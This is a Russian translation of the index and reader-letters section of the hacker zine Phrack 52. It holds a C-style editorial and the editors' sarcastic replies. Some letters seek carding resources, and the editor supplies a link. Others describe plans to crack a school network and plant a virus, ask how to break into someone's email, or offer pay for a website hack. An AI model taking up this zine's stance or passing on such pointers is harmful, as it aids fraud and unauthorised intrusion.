Phrack RU issue 052

Русская версия Phrack, выпуск 052. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; справочники, индексы, аббревиатуры и архивные материалы.

Материалы выпуска: Индекс Phrack 52; Phrack 52 — Обратная связь (Loopback); Phrack 52 — Линейный шум; Личное; Содержание; Укрепление ядра Linux (серия 2.0.x); Linux Ping Демон; Стеганографические отпечатки; О моральности фрикинга; Быстрый зонд для опроса NT через нулевые сессии (QTIP); Абонентский мультиплексор (SLC, произносится «слик»); Системы голосового ответа; Платное телевидение (но платить необязательно); ICSA: Международная ассоциация компьютерной безопасности или Международная преступная синдикальная ассоциация?; Техническое руководство по цифровой сертификации; Пробивая брандмауэры; Программирование в защищённом режиме и разработка операционной системы; Ослабление ядра Linux; Мировые новости Phrack; Конец файла.

Индекс Phrack 52

Автор: Phrack Staff

---[Phrack Magazine Том 8, выпуск 52, 26 января 1998, статья 01 из 20

----------[И Н Д Е К С P H R A C K 5 2

--------[Выбери своё собственное $PATH-приключение

Уф. Вы бы весьма удивились тем дьявольским механизмам, которые мне пришлось привести в движение, чтобы выпустить этот номер. По Ньютону, выпуск Phrack остаётся в покое или продолжает двигаться прямолинейно с постоянной скоростью, если на него не действует никакая неуравновешенная сила. Этот выпуск находился в покое. Его скорость была постоянной. И сил, действовавших на него, было немного. В любом случае, после многих ухищрений он вышел в свет. Наслаждайтесь.

У меня есть претензия. Нечто, на чём я хотел бы задержаться. Поговорим об эстетике кода (с точки зрения программирования на C). Это не тирада об эффективном или оптимальном коде — я оставлю эти темы на другой раз (возможно, на то время, когда сочту себя достаточно компетентным, чтобы поучать тех, кто пишет неэффективно). Я хочу остановиться на нескольких аспектах визуальной привлекательности, которые так часто остаются без внимания.

Пять основных областей, которые я рассмотрю: отступы, расстановка фигурных скобок, использование пробельных символов, комментирование, а также именование переменных и функций. Полагаю, стоит также упомянуть, что стиль кода — дело личных предпочтений. Существуют разные школы мысли и разные методологии написания красивого кода. В общей схеме вещей ни одна из них не является более правильной, чем другие, — кроме моей.

Язык C в значительной мере является языком программирования, свободным от форматирования. Код можно писать с любым количеством пробельных символов, табуляций и переводов строк. Компилятору это безразлично. Машине тоже. Это может быть обоюдоострым мечом. Здесь есть немало места для художественной интерпретации. И, как в реальной жизни, дрянного искусства вокруг предостаточно.

Делать отступы в коде — обязательно. Пожалуйста, делайте это. Отступы существуют по одной простой причине: чётко и недвусмысленно определять блоки управления. Однако восемь пробелов на позицию табуляции — это перебор. Если только вы не используете шрифт в 2 пункта на 13-дюймовом экране, четыре пробела вполне достаточно для обозначения блоков управления. Это позволяет сохранять наглядность при ширине экрана в 80 столбцов, вкладывая блоки управления значительно глубже, чем при восьмипробельных табуляциях. Сторонников двухпробельных табуляций следует расстреливать. Однако не позволяйте типографике захватить ваш код (как чернила, скрывающие смысл). Если у вас семь миллионов уровней вложенности, пожалуй, стоит переосмыслить свой подход к задаче...

Расстановка фигурных скобок имеет простое решение. Наиболее эффективное использование скобок — размещать их на новых строках, чтобы они аккуратно обрамляли область управления. Это особенно важно при вложенных уровнях управления. Да, я знаю, что это порождает пустые строки. Ничего страшного. Они бесплатны. Блоки управления становятся легко различимы, и один легко отделить от другого. Это относится как к функциям, так и к условным конструкциям и циклам. Знаю, что иду вразрез с K&R. Ну и ладно.

В стремлении к чёткому, читаемому коду пробельный символ — ваш друг. Отделяйте одним пробелом все ключевые слова, переменные и константы, разделённые запятыми. Это мелочь, которая разительно улучшает читаемость. Когда идёт серия присвоений одно за другим, красивым

штрихом будет выровнять их по ближайшей относительной границе в 4 пробела. И пожалуйста, никаких пробелов между операторами доступа к полям структуры и самими полями.

Комментирование — деликатный вопрос. Описательный, лаконичный, хорошо написанный код в реальности не нуждается в комментариях, или по крайней мере не нуждается в них в большом количестве. Но это не тирада о таком коде. Если вы всё же чувствуете потребность комментировать свой код, следуйте нескольким простым правилам:
• Делайте блок комментария как можно меньше.
• Не выравнивайте рамки комментариев по табуляции друг относительно друга. Это просто чертовски раздражает. Если вы так делаете, комментариев у вас всё равно слишком много.
• Как правило, полезнее комментировать объявления типов данных, а не функции, которые ими манипулируют.
• Если уж комментируете, придерживайтесь как можно более последовательного стиля. Если комментирование снижает читаемость кода, вы сводите на нет любую ясность, которой могли бы достичь.

Главное исключение из этих правил — заголовки файлов. В начале исходных файлов и заголовочных файлов всегда должна содержаться описательная информация: имя файла, автор, назначение, даты изменений и т. д. Эти блоки комментариев должны всегда иметь простую вертикальную линию из ненавязчивых звёздочек, обрамлённую обязательными косыми чертами. Тех, кто использует комментарии в стиле C++ в программах на C, следует подвергнуть четвертованию.

Другое исключение из этого правила — когда вы пишете код специально для других. Если код предназначен быть учебным инструментом, обширное комментирование допустимо.

Именование переменных и функций должно нести смысловую нагрузку относительно их назначения. Как можно короче, при этом сохраняя некоторую идентичность. Описательные имена прекрасны, но не перегибайте. Как правило, подойдёт сжатый дескриптор из одного-двух слов (возможно, соединённых через подчёркивание). И пожалуйста, никаких смешанных регистров. Прописные символы в коде на C должны появляться только в символических константах и макросах (и, возможно, в строках и комментариях).

Эта тирада является следствием моего опыта в чтении и написании кода на C. В своих странствиях в роли стойкого посредственного программиста я прошёл через множество уровней зрелости в стиле программирования. Многое из моего старого кода демонстрирует именно то, что в этом «иеремиаде» объявлено анафемой. Ну, что поделаешь? Я полагаю, что вырос. Мне комфортно с самим собой. Вот так я дышу. (Скажите, из какого это фильма, и я подарю вам Phrack-пончик.)

Наслаждайтесь журналом. Он создан хакерским сообществом и для хакерского сообщества. Точка.

```
-- Главный редактор -----------------[  route
-- Директор по публичной работе -----[  dangergirl
-- Phrack World News ----------------[  disorder
-- Кузнец слова ---------------------[  loadammo
-------- Элита --------------------->  asriel
-- Санта против Иисуса --------------[  ISS vs. SNI
-- Празднично-упитанный -------------[  Cartman
-- Особая благодарность -------------[  Никому.
-- Официальный CD Phrack ------------[  FLA/Flavour of the Weak
-- Официальный напиток Phrack --------[  `The C Kilborn` (2.9 части ketel one,
-----------------------------------|  .1 части тоника)
-- Приветы и благодарности ----------[  Lords of Acid, cantor, Yggdrasil,
-----------------------------------|  snokerash, Voyager, TNO, Jeff Thompson,
-----------------------------------|  angstrom, redragon, Rob Pike, halflife
-- Схватка Phrack Б.А. Баракус ------[  loadammo vs. Death Veggie
-- Оригинальный автор flip.c (респект)[  datagram
-- Gas Face (без уважения) ----------[  solo, klepto
```

Phrack Magazine В. 8, №52, 26 января 1998. ISSN 1068-1035

Запросы на подписку, статьи, комментарии и всё прочее направлять по адресу:

phrackedit@phrack.com

Сообщения по указанному адресу могут быть зашифрованы с помощью следующего ключа:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0GjxwaHJhY2tlZGl0QGlu
Zm9uZXh1cy5jb20+tA9QaHJhY2sgTWFnYXppbmU=
=1iyt
-----END PGP PUBLIC KEY BLOCK-----
```

Как всегда, ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ. Phrack распространяется в открытом тексте. Вы вполне можете подписаться в открытом тексте.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of the
 *  editors and contributors, truthful and accurate.  When possible, all facts
 *  are checked, all code is compiled.  However, we are not omniscient (hell,
 *  we don't even get paid).  It is entirely possible something contained
 *  within this publication is incorrect in some way.  If this is the case,
 *  please drop us some email so that we can correct it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for the
 *  entirely stupid (or illegal) things people may do with the information
 *  contained here-in.  Phrack is a compendium of knowledge, wisdom, wit, and
 *  sass.  We neither advocate, condone nor participate in any sort of illicit
 *  behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in the
 *  article of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Содержание

```
 17  Программирование в защищённом режиме и разработка ОС      mythrandir     76K
 18  Ослабление ядра Linux                                      plaguez        27K
 19  Phrack World News                                          Disorder       64K
 20  extract.c                                                  Phrack Staff   08K

                                                                               687K
```

Когда сенатора Боба Керри (демократ, Небраска) попросили дать определение шифрованию, результат оказался ужасающим. «Ну, я имею в виду, отвечая на ваш вопрос, я хочу сказать, что шифрование — это… политический эквивалент шифрования таков: вы задаёте мне вопрос, я даю вам ответ, и вы его не понимаете», — произнёс он. «Я имею в виду, что я намеренно запутываю ответ довольно часто. Я намеренно путаю ответ так, чтобы вы не могли понять, что я говорю. Вот это и есть… вы замечаете, что у меня есть способность это делать.»

----[EOF

Phrack 52 — Обратная связь (Loopback)

Автор: Редакция Phrack

Примечание редактора: Письма, возможно, отредактированы по формату, но в целом не правились по грамматике и орфографии. Я стараюсь не исправлять авторский стиль, поскольку он нередко добавляет письму особый колорит.

0x1

[P51-02@0x14: ...статья Xarthon'a об IP_MASQ в Linux в Phrack 50...]

В ответ на нападки Swift Griggs'a на мою тупость
(и неуважение, которое я получил от всего сообщества AOL)

Swift: «проблема» в IP_MASQ, о которой я сообщал, не предназначалась для рассмотрения в качестве проблемы безопасности — скорее это было уведомление о потенциальной уязвимости, или по крайней мере так мне говорили.

Эту «проблему» я стащил у одного злобного хакера, работающего на АНБ. Если бы в тот момент я знал, что информация, которую я от него утащил, полностью ложная, я бы так и написал в письме. И поверьте мне: если бы [имя удалено] бодрствовал больше пяти минут в день, я бы основательно на него злился за то, что он снабдил меня этой липой.

Главный урок, который сообщество хакеров/фрэков/AOL должно вынести из этой истории: прежде чем давать информацию для перепечатки, убедитесь в её правдивости. В следующий раз я буду тщательнее перефразировать контекст, который вставляю через GPM.

Кстати, приношу извинения за табуляцию в этом письме — pico оказался неудобным инструментом.

Мне пора, надо снять этого хорька со своего обмякшего члена.

Спасибо, и хакайте дальше!

xarthon

0x2

[P51-02@0x1b: Вы имеете наше разрешение написать r00t на своём рюкзаке.]

Пожалуй, это самый смешной ответ на письмо, который мне когда-либо доводилось читать. Ваш ответ MICH Kabay был почти столь же хорош.

Ожидание того стоило. Лучше видеть качественный Phrack два-три раза в год, чем мусор каждые три месяца. Мне нужно возвращаться к чтению...

pip (John)

[Проваливай, Pip, ты никому не нравишься.]

0x3

[P51-02@0x2c: У меня вопрос по поводу одного железа...]

Это сканер штрих-кодов, используемый на некоторых терминалах, например в публичных библиотеках. Его вставляют между клавиатурой и компьютером, и когда нужно считать штрих-код с книги при выдаче или с товара при покупке, нажимаешь кнопку на СКАНЕРЕ — и он выводит штрих-код в ASCII-цифрах, как будто их набрали с клавиатуры. Теперь знаете.

Unknown/604

D00d, это c00п3р c3кр3тный ЦРУ, ФБР-п0зн1т3льный ф1льтр кл4виатуры от правительства!!@@!21

На самом деле ваше загадочное устройство больше похоже на «коробку», которая соединяет клавиатуру со сканером штрих-кодов. Разъём «SCANNER» — это место, куда подключается типичный «карандаш» или «пистолет» для считывания штрих-кодов. По-моему, само по себе оно мало на что годится. Впрочем, может, это что-то другое — но по описанию похоже именно на это.

nate@millcomm.com

Похоже, это интерфейс от считывателя-карандаша или считывателя-«пистолета» с лазерным сканером. Такие можно встретить в некоторых розничных магазинах — ими считывают штрих-коды с ценников на одежде и тому подобном. Одно из полезных изобретений, появившихся в результате превращения 386-х в POS-терминалы.

Без сопутствующего карандаша оно, скорее всего, бесполезно, но можете оставить его и попробовать найти недостающую часть.

wiz

[Мы получили целую кучу ответов на этот вопрос. Всем, кто откликнулся, — наша искренняя благодарность.]

0x4

Привет!
Мне нужна ваша помощь!
Подскажите, пожалуйста, где в интернете можно найти информацию по кардингу (схемы ридеров/райтеров и т. п.)
Спасибо.
До свидания.

[http://www.etexguide.com/cardtricks]

0x5

[P50-03: Портативный взлом BBS, автор: Khelbin]

Дорогая редакция Phrack,

Моя старая статья под названием «Portable BBS Hacking» появилась в Phrack, выпуск 50, в разделе «Линейный шум». В Phrack 51 один из читателей выразил разочарование тем, что не смог применить описанные в статье методы. Пожалуйста, опубликуйте этот ответ в Phrack 52.

Сразу скажу, что «Portable BBS Hacking» не была написана с целью вскрыть какую-то конкретную уязвимость конкретного программного обеспечения. Вместо этого статья описывала потенциальную угрозу безопасности для всех BBS-систем, чтобы сисопы по всему миру могли проверить свои системы на наличие подобных уязвимостей и устранить их. В качестве примера использовалась «учебная» установка Renegade — просто потому, что для объяснения теории атаки нужно было использовать хоть какое-то программное обеспечение.

Теперь — ответ разочарованному читателю, который явно стремится стать элитным BBS-h4x0r'ом! Хотя я нередко не прочь покурить крэк-трубку, этот метод был проверен до написания статьи. Он тестировался на Renegade 04-x довольно давно (статья была написана давно, просто не публиковалась). Сейчас я использую FreeBSD 2.2.2, так что дополнительных тестов для помощи в взломе BBS я провести не могу. *НО* я уверен, что версии THD ProScan (утилиты для проверки загружаемых файлов на вирусы и другие проблемы) заблокируют эту атаку. Я также уверен — просто помня, как работает Renegade, — что если вы точно следуете шагам из Phrack 50, загружаете файл, а затем сисоп извлекает файлы из него в \temp — это сработает. Я также знаю, что существуют другие пакеты, аналогичные THD ProScan, но не такие защищённые. Методы из «Portable BBS Hacking» будут работать и с ними. Надеюсь, вы не просто проверяли целостность файла через pkunzip -t или просматривали содержимое zip-файла. Ваш ответ был довольно расплывчатым, поэтому и мне трудно быть конкретным, однако я чувствую, что вы тоже не прочь время от времени пыхнуть, так что не стесняйтесь обращаться — покурим вместе!

С уважением,
Khelbin Sunvold

0x6

Привет,

Какую программу нужно использовать, чтобы читать Phrack Magazine?

Спасибо,
Adrian

[Редакция Phrack Magazine не отдаёт предпочтение каким-либо конкретным программам, однако многие 12-шаговые программы творят чудеса: Анонимные Наркоманы, Анонимные Обжоры, Анонимные Созависимые, Анонимные Должники, Beyond Controloholism, Зависимость от Научной Фантастики и т. д. Также попробуйте: `gzip -dc phrack.tgz | tar xvf -`**.]**

0x7

Позвольте представиться. Меня зовут Itai Dor-on, я системный интегратор из Израиля.

[Представляться не нужно.]

Адрес phrack.com я получил от одного из подписчиков рассылки firewalls@GreatCircle.COM в ответ на мой вопрос об SMTP-эксплоитах (phrack 50).

[shattered:~/Phrack/50:~> grep -i SMTP * | grep -i exploit
shattered:~>
В Phrack 50 нет никаких SMTP-эксплоитов.]

Я скачал файл, но он, кажется, закодирован в формате, который я не могу прочитать. Я использую Windows 95/NT. Хотелось бы знать, есть ли специальный просмотрщик для этого файла.

[Смотрите письмо выше.]

Есть ли на сайте phrack.com другая полезная информация, связанная с уязвимостями в tcp/ip?

[Phrack 48–52]

Заранее благодарю за любой ответ.

С уважением,
Itai Dor-on

0x8

Phrack — лучший журнал в своём роде из всех, что я видел!!! Может, вы напишете что-нибудь о прослушивании телефонных проводов с целью записи данных и факсов на портативный кассетный магнитофон. Я читал статью от Damnation — она была довольно хорошей, но, может, вы могли бы дать мне и другим читателям дополнительную информацию. Меня также интересует взлом почтового сервера моего провайдера, чтобы читать почту учителя, — какая программа для этого нужна? Я знаю его логин, но не знаю пароль. У меня есть терминальная программа Dialog, она не кажется особо полезной, — может, вы знаете получше?!? И последний вопрос: я использую CuteFTP для входа в папку своего сайта. Однажды я обнаружил несколько защищённых от записи папок и файлов — как мне получить к ним доступ и перейти в другие папки, к которым мне нельзя (скрытые, защищённые от записи и т. п.)?

Большое спасибо заранее!

Host

[Я уже приготовил пламенный ответ, но это письмо явно само себя поджигает.]

0x9

Эй, я впервые читаю ваш журнал и, очевидно, впервые пишу в ответ... Должен сказать, что глубоко впечатлён тем, что вы собрали... Как пользователь Linux, он определённо будет для меня очень полезным ресурсом... Только что раздобыл 51-й номер — он крутой... Пока пишу это, качаю остальные номера... Просто хотел сообщить, что у вас появился ещё один читатель, который безмерно рад тому, что наконец-то поднял свою задницу с дивана и начал читать ваш журнал, о котором слышал раньше... Электронные журналы никогда меня не привлекали, но я сказал «да ну и ладно» и взялся за Phrack... Ваш журнал — самый информативный и развлекательный зин, который я видел на сегодняшний день (а я в сети уже 4+ лет... это кое-что значит). В общем, хватит

болтать, пока!

-GnEaThEg0d

[Что ж, большое спасибо.]

0xa

Хочу поздравить Narbo с его кратким введением в CCS7. Я уже начинал думать, что никому больше не интересны телекоммуникации.

[Согласен. Отметим, что мы будем очень рады дальнейшим материалам на эту тему.]

Хочу добавить кое-что для японской аудитории Phrack: Япония — белая ворона в том, что касается сигнальных линий. В то время как сигнальные каналы в Северной Америке работают на скорости 56 Кбит/с, а практически везде ещё — 64 Кбит/с, Япония использует каналы 4,8 Кбит/с. Впрочем, мы в Северной Америке со своими 56 Кбит/с тоже несколько в стороне от нормы — хотя хотя бы ближе к ней. :)

-khelbin

0xb

Да, хочу подписаться на phrack. Вот мой e-mail: noah6@juno.com... Запишите меня, если я пишу по правильному адресу... если нет — скажите, как подписаться. Пока. О, ещё кое-что... знаю, что не должен просить, но у меня нет доступа в интернет... Было бы здорово получить все старые выпуски phrack в одном длинном письме, если можно... Я не могу получать файлы через этот аккаунт... Может, скопируете и вставите текст, или типа того...
Пока.

[Конечно. Сейчас займусь. Ещё лучше — дайте ваш почтовый адрес. Я отправлю Тактическую Группу Phrack к вам домой, чтобы они стукнули вас по голове молотком для мяса, потому что вы тупица.]

0xc

Хороший выпуск, кстати...

[Спасибо!]

Что за история с фотографиями Миллы? Вы упомянули о них в P51-1 просто чтобы нас дразнить? Как получить неASCII-версию P51?

Вы слишком жестоки... :-)

JSRS

[Извините. Это вина Карла. Он новенький. (Му. Му-му.)]

0xd

Антихристу,

[По всей видимости, произошла путаница с почтой, и теперь мы получаем письма, адресованные Сатане.]

Когда я вырасту, хочу быть таким же, как ты.

[Отлично! Значит, увижу тебя на следующем молодёжном собрании Ку-клукс-клана?]

Тогда скажи — а ты можешь подтвердить слова делами? Если да — у меня есть для тебя задача.

[«Подтвердить слова делами»? Заметьте: это электронное письмо, отправленное группе хитрых костяшек. И вполне вероятно, что оно послужит поводом для смеха над вами. В будущем потрудитесь проверить грамматику и орфографию ваших писем, чтобы минимизировать эмоциональный ущерб, который вы неизбежно понесёте.]

Я новичок в Тёмной Стороне и мне нужна помощь в выявлении и противодействии фрэкеру, отсюда и интерес к вашему журналу. Он взламывает телефонные линии дома и на работе. Записывает разговоры и вставляет разные грубые звуки в важные звонки. Есть ли у вас идеи, что мне можно/нужно делать для защиты своей

[Соммих!]

частной жизни и как поймать этого парня? Если это не в вашей области компетенции, не могли бы вы направить меня к тому, у кого она есть?

[Обратитесь в ТЕЛЕФОННУЮ КОМПАНИЮ.]

Не воспринимайте мой первоначальный запрос иначе, чем попытку войти в мир хакеров/фрэков ради собственной защиты.

[Ради собственной защиты я советую НЕ вступать ни в какое сообщество. Проведите остаток жизни отшельником внутри выдолбленного дуба.]

Понимаю, что среди «хороших» хакеров в вашем мире немало тех, кто готов помочь в этой области.

Буду очень признателен за любую помощь. Спасибо.

0xe

Господа,
Прежде всего — спасибо за очевидный огромный труд, вложенный в ваш зин. Наверное, меня можно было бы назвать «стремящимся стать». Я собрал все старые выпуски и читаю что-нибудь из них каждый день. Только что читал 51-й — и должен сказать: помимо всего прочего замечательного в журнале, приятно видеть, что у некоторых людей до сих пор есть великолепное чёртово чувство юмора.

С уважением,
(слишком занят обучением, чтобы придумать крутой ник)... R

[Хватит. Я зазнаюсь.]

0xf

Я начинающий хакер/фрэкер/крэкер/временами анархист. Я прочитал несколько первых выпусков Phrack — они мне ПОНРАВИЛИСЬ! Особенно изготовление бомб! Собираюсь попробовать всё это, когда наконец поеду к отцу позже в этом году... Хочу взрывать всё подряд!! У меня есть материал, который вы рано или поздно получите, про создание САМОЙ УБОЙНОЙ самодельной бомбы... она РЕАЛЬНО разрушительная...

СПАСИБО

Demonhawk

[ВНИМАНИЕ, нерадивые родители: Увеличьте дозу риталина на 0,5 мг/кг.]

0x10

День из жизни тинейджера-хакера:

История моей нынешней Не-Жизни

Автор:

Demonhawk

Я просыпаюсь, десять минут пялюсь в потолок, прежде чем мама заходит и говорит: «Вставай!» Встаю и одеваюсь. Ношу только то, что мне нравится, — синие джинсы и какую-нибудь подходящую рубашку.

Иду расчёсываться (хожу в мамину часть трейлера, потому что в моей ванной нет зеркала, ни раковины, ни больше 10×10 футов пространства). Возвращаюсь в комнату и собираю книги в школу. Блочное расписание делает рюкзак НЕВЫНОСИМО тяжёлым в дни Б, а в дни А — лёгким как перо.

Обычно снова ложусь и засыпаю. Иногда включаю монитор компьютера и немного печатаю (мама говорит, что оставлять компьютер включённым на ночь вредно, — НЕПРАВДА! Как будто она, чёрт возьми, знает, что его лучше оставить включённым!). Время ехать в школу — мама везёт меня в среднюю школу (Connally Middle School), где я сижу за компьютером до начала занятий (прихожу за 30 минут до).

Иду на первый урок, ещё сонный после того, как всю ночь лежал в кровати и думал, что можно было бы сделать со школьной компьютерной сетью. Недавно установленная сеть (Novell) якобы защищена от учеников (мало ли что они знают). У меня есть программы, и взломать её — раз плюнуть. Взломать пароли, которые учителя считают такими умными, что ученик не угадает.

Думаю о последствиях взлома и понимаю, что делать это было бы глупо, — ведь я единственный, кто достаточно умён, чтобы их взломать. Я умею взламывать пароли Windows (легко) с загрузочной дискеты (или даже загрузившись в DOS).

В прошлом году, буду помнить с горечью, меня несправедливо обвинили в том, что я завис компьютер учителя. Я работал за ним, потом неделю отсутствовал, а вернувшись, обнаружил, что все пальцы указывают на меня. Меня лишили ежегодной поездки в Six Flags для «хороших детей» — и это РЕАЛЬНО вывело меня из себя.

Потом учитель первого урока начинает что-то кричать вроде «За работу!» (у меня первым уроком трудовое обучение), я выхожу из задумчивости и понимаю, что снова думал о своём. Большую часть урока я болтаю с друзьями о хакинге (двое-трое приятелей в этом классе) — они задают компьютерные вопросы, я отвечаю (а если не знаю ответа — выдумываю, ведь у них нет ни малейшего представления, как использовать компьютер по полной программе).

После ещё нескольких минут размышлений прихожу к выводу, что вирус — это выход. Единственная проблема — как занести его на компьютер. Как? Ну, может, если удастся добраться до учительского компьютера, пока учителя нет в классе. Да, только так. Но свидетели... (кого я обманываю — дети там были бы РАДЫ видеть, как компьютеры падают, мне вообще предлагали $$ДЕНЬГИ$$ за то, чтобы я их грохнул). Думаю об идее с вирусом ещё минуту. Да, так и надо. Сначала — Троянский конь. Ну или Дарт Вейдер... как визитная карточка. Да, вот план. Вирус «Троянский конь», а следом — вирус «Дарт Вейдер». Да. Что ж, один из двух у меня есть. А теперь подумаем. Как получить доступ к школьному компьютеру. Учитель смотрит на меня и говорит: «За работу!» — я смотрю на него/неё и отвечаю: «Но я уже всё сделал!» — и меня оставляют в покое. А может, стоит подождать, пока не перейду в старшую школу (там у всего района будет интернет) — тогда смогу войти и оставить вирус. Да, это сработает, и меня не обвинят, ведь я уже не буду ходить в среднюю школу. Возможный вариант.

Немного жулю на математике (списываю ответы с конца учебника) — не потому что тупой, ни в коем случае, я учусь в 8-м классе и хожу на алгебру I! Просто ленивый, кроме всего, что касается компьютеров. Второй урок закончен.

Иду на третий урок — до обеда час, когда смогу поговорить со ВСЕМИ своими пятью друзьями сразу (в этой компании есть почти-друзья — люди, с которыми я уживаюсь и даже иногда люблю потусоваться). Понимаете, я «ботан» — и горжусь этим! Только вот в чём дело. Я не просто ЛЮБОЙ ботан, я ботан с РЫЖИМИ волосами и довольно ТОЛСТЫМИ очками в ТОЛСТОЙ оправе (хочу контактные линзы с зеркальным серебряным покрытием снаружи, но мне их не разрешают носить по какой-то непонятной долбаной причине).

Делаю работу, мечтая, когда же наступит обед, — и он наступает. Иду по коридорам, встречаю по дороге одного-двух друзей, получаю толчки от деревенских придурков, которые не считают компьютеры «крутыми». (Кстати, недавно я выступал в театральном классе с речью о том, что компьютеры рухнут в 2000-м из-за Ошибки Тысячелетия. Один парень чуть в штаны не наделал, когда я рассказал, что системы безопасности атомных электростанций могут отключиться, а все машины с электронными таймерами, которые не запустятся без прохождения ТО, встанут. Плюс могут отключить электричество. Думаю, это заставило их хоть чуть-чуть оценить таких компьютерных фриков, как мы с вами, ведь МЫ единственные, кто может спасти их от этой ужасной судьбы!!)

Надо мной смеются из-за того, что я веду интернет-клуб «Звёздных войн» (The Conflict на www.geocities.com/Area51/Zone/9875). Но они не смеются, когда я говорю, что могу взломать школьные компьютеры. Смотрят с тупым изумлением, потом говорят какую-нибудь дерзость. Я смотрю на них секунду и ухожу — они не понимают, какой я компьютерный ГЕНИЙ. Хотя, если честно, я НЕ настоящий компьютерный ГЕНИЙ. Ну, в каком-то смысле — да. Я ЖАЖДУ знаний так же, как ЖАЖДУ еды, когда голоден, и воды, когда хочу пить.

Мне не хватает компьютерных знаний, мне ВСЕГДА нужно больше (сейчас учу C, C++, JAVA, JAVAScript, Visual Basic и QBasic <---- большую часть того, что раньше знал по нему, уже забыл)

Ем обед (обычно начос, иногда чипсы Lays и мороженое), потом выхожу на улицу и покупаю RC Cola. Звенит звонок — нас всех загоняют обратно в основное здание, где мы мучаемся до конца учебного дня.

Спокойно пережидаю остаток третьего урока. Потом четвёртый. Немного нервно сидеть, пока время медленно тянется, ожидая, когда же прозвенит звонок и освободит из этого ада.

Звонок — я выхожу из школы, иду к автобусной остановке. Мой автобус последний, и после часа ожидания он наконец приезжает (слава БОГУ, я первый выхожу). Захожу в свой приятный прохладный дом. Включаю компьютер (если был выключен) и принимаюсь за домашнее задание (я вру, что его нет, чтобы сидеть за компьютером без материнского вмешательства). Мою посуду, кормлю собак. Потом сажусь и немного посижу за компьютером.

Потом выхожу в интернет. Узнаю НЕМНОГО больше о хакинге, играю в онлайн-игры (здорово же — технологии!). До 31337 хакера мне далеко, но кое-что у меня всё-таки получается. Я в основном новичок, но Novell уже взламываю (детские игры).

Через какое-то время принимаю душ и ложусь спать, страшась следующего дня (если, конечно, не выходные).

Вот такая она — моя Не-Жизнь.

[ВНИМАНИЕ, нерадивые родители: Увеличьте дозу риталина на 1 201 293 мг/кг.]

0x11

Дорогая редакция,
Прежде всего: я считаю Phrack замечательным изданием, лучшим в своём роде и лучшим, пожалуй, из большинства, если не всех компьютерных коммерческих изданий. Вы и ваша команда делаете отличную работу, продолжайте в том же духе :)

[Значит, мы лучше 2600. Спасибо! ВОТ валидация, которая нам была нужна!]

С учётом сказанного, у меня есть просьба. Я пишу статью о хакерской субкультуре, и такой проект без упоминания таких групп, как Phrack Inc., 10pht и

[Phrack не является юридическим лицом. И вы имеете в виду «l0pht».]

r00t, был бы, мягко говоря, крайне неполным. Поэтому я был бы очень признателен, если бы вы нашли время в своём, несомненно, плотном расписании и прислали мне историю Phrack. Она может быть краткой или подробной — на ваше усмотрение. От простой даты основания и ключевых событий в истории Phrack до описания вклада каждого из участников... любая информация будет для меня ценной. Также, если вы или кто-то из вашей команды были бы столь любезны и добросердечны, чтобы ответить на несколько вопросов ниже — был бы крайне, КРАЙНЕ признателен.

В: Какой ник вы используете чаще всего, и почему вы его выбрали?

[«route». Потому что я досконально «маршрутизирую» своих противников. А ещё потому, что рылся в сумочках всех своих подруг, пока они были в ванной.]

В: Какова ваша роль в Phrack?

[Я И ЕСТЬ PHRACK.]

В: Когда вы поняли, что вы хакер (или фрэкер, крэкер — что подходит)?

[Это то, с чем рождаются. Этому не учатся. Нет единого момента осознания. Это просто то, чем ты являешься. Это необъяснимая и неодолимая жажда знаний. Учиться. Ломать. Чинить. Двигаться дальше. Оптимизировать. Учиться. Хакать.]

В: Что, по-вашему, хакинг — это на самом деле?

[Ну ладно. Тёлки и деньги. Вот к чему всё сводится.]

B: Как, по-вашему, изменилась «сцена» и куда бы вы хотели её направить?

[Смотрите P48-02a]

B: Если бы вы могли сказать что-то сообществу в целом о хакинге — что бы это было?

[Хм. Большая часть того, что вы называете хакингом, — это просто оправдание или прикрытие для незаконной деятельности.]

И последнее: не знаете ли вы, где (e-mail, www-адрес, что угодно) можно связаться с нынешними или бывшими участниками 10pht, r00t или любой настоящей

[Ну да. http://www.l0pht.com. http://www.r00t.org. И так далее. Вы не очень сообразительный человек.]

группы (то есть не одной из ламерских новых групп, безуспешно пытающихся скопировать величие старых)?

Любой ответ, в том числе отказ, чтобы я мог искать в другом месте, будет очень признателен. Спасибо за ваше время.

Weaver

0x12

Можно ли «скрыть» свой IP при TCP/IP-соединении?

Если да — как?

Спасибо

[Да, изучите Onion Routing (луковая маршрутизация).]

0x13

Привет, редакторы Phrack,

Ищу хорошего и опытного хакера для взлома немецкого сайта. Денег достаточно, чтобы вас удовлетворить.

[Мой ценник довольно высок. Хотя, знаете, пошли эти деньги. Я не хочу денег. Дайте мне плоть и славу. Добудьте мне крутую роль в кино, где я герой, а Милла Йовович — моя любовница. Тогда поговорим.]

Дам больше информации в дальнейшей переписке.

Пожалуйста, дайте знать побыстрее, если вас это интересует (ответьте на этот usa.net-адрес), спасибо.

Diogenes

0x14

Недавно читал о старинной атаке через FTP-bounce. Я попробовал — работает на версиях ftp ниже wu-2.4.2. Вот что я делаю.

```
[Принимающая машина — никаких требований к системе, кроме доступа на запись]
TYPE I
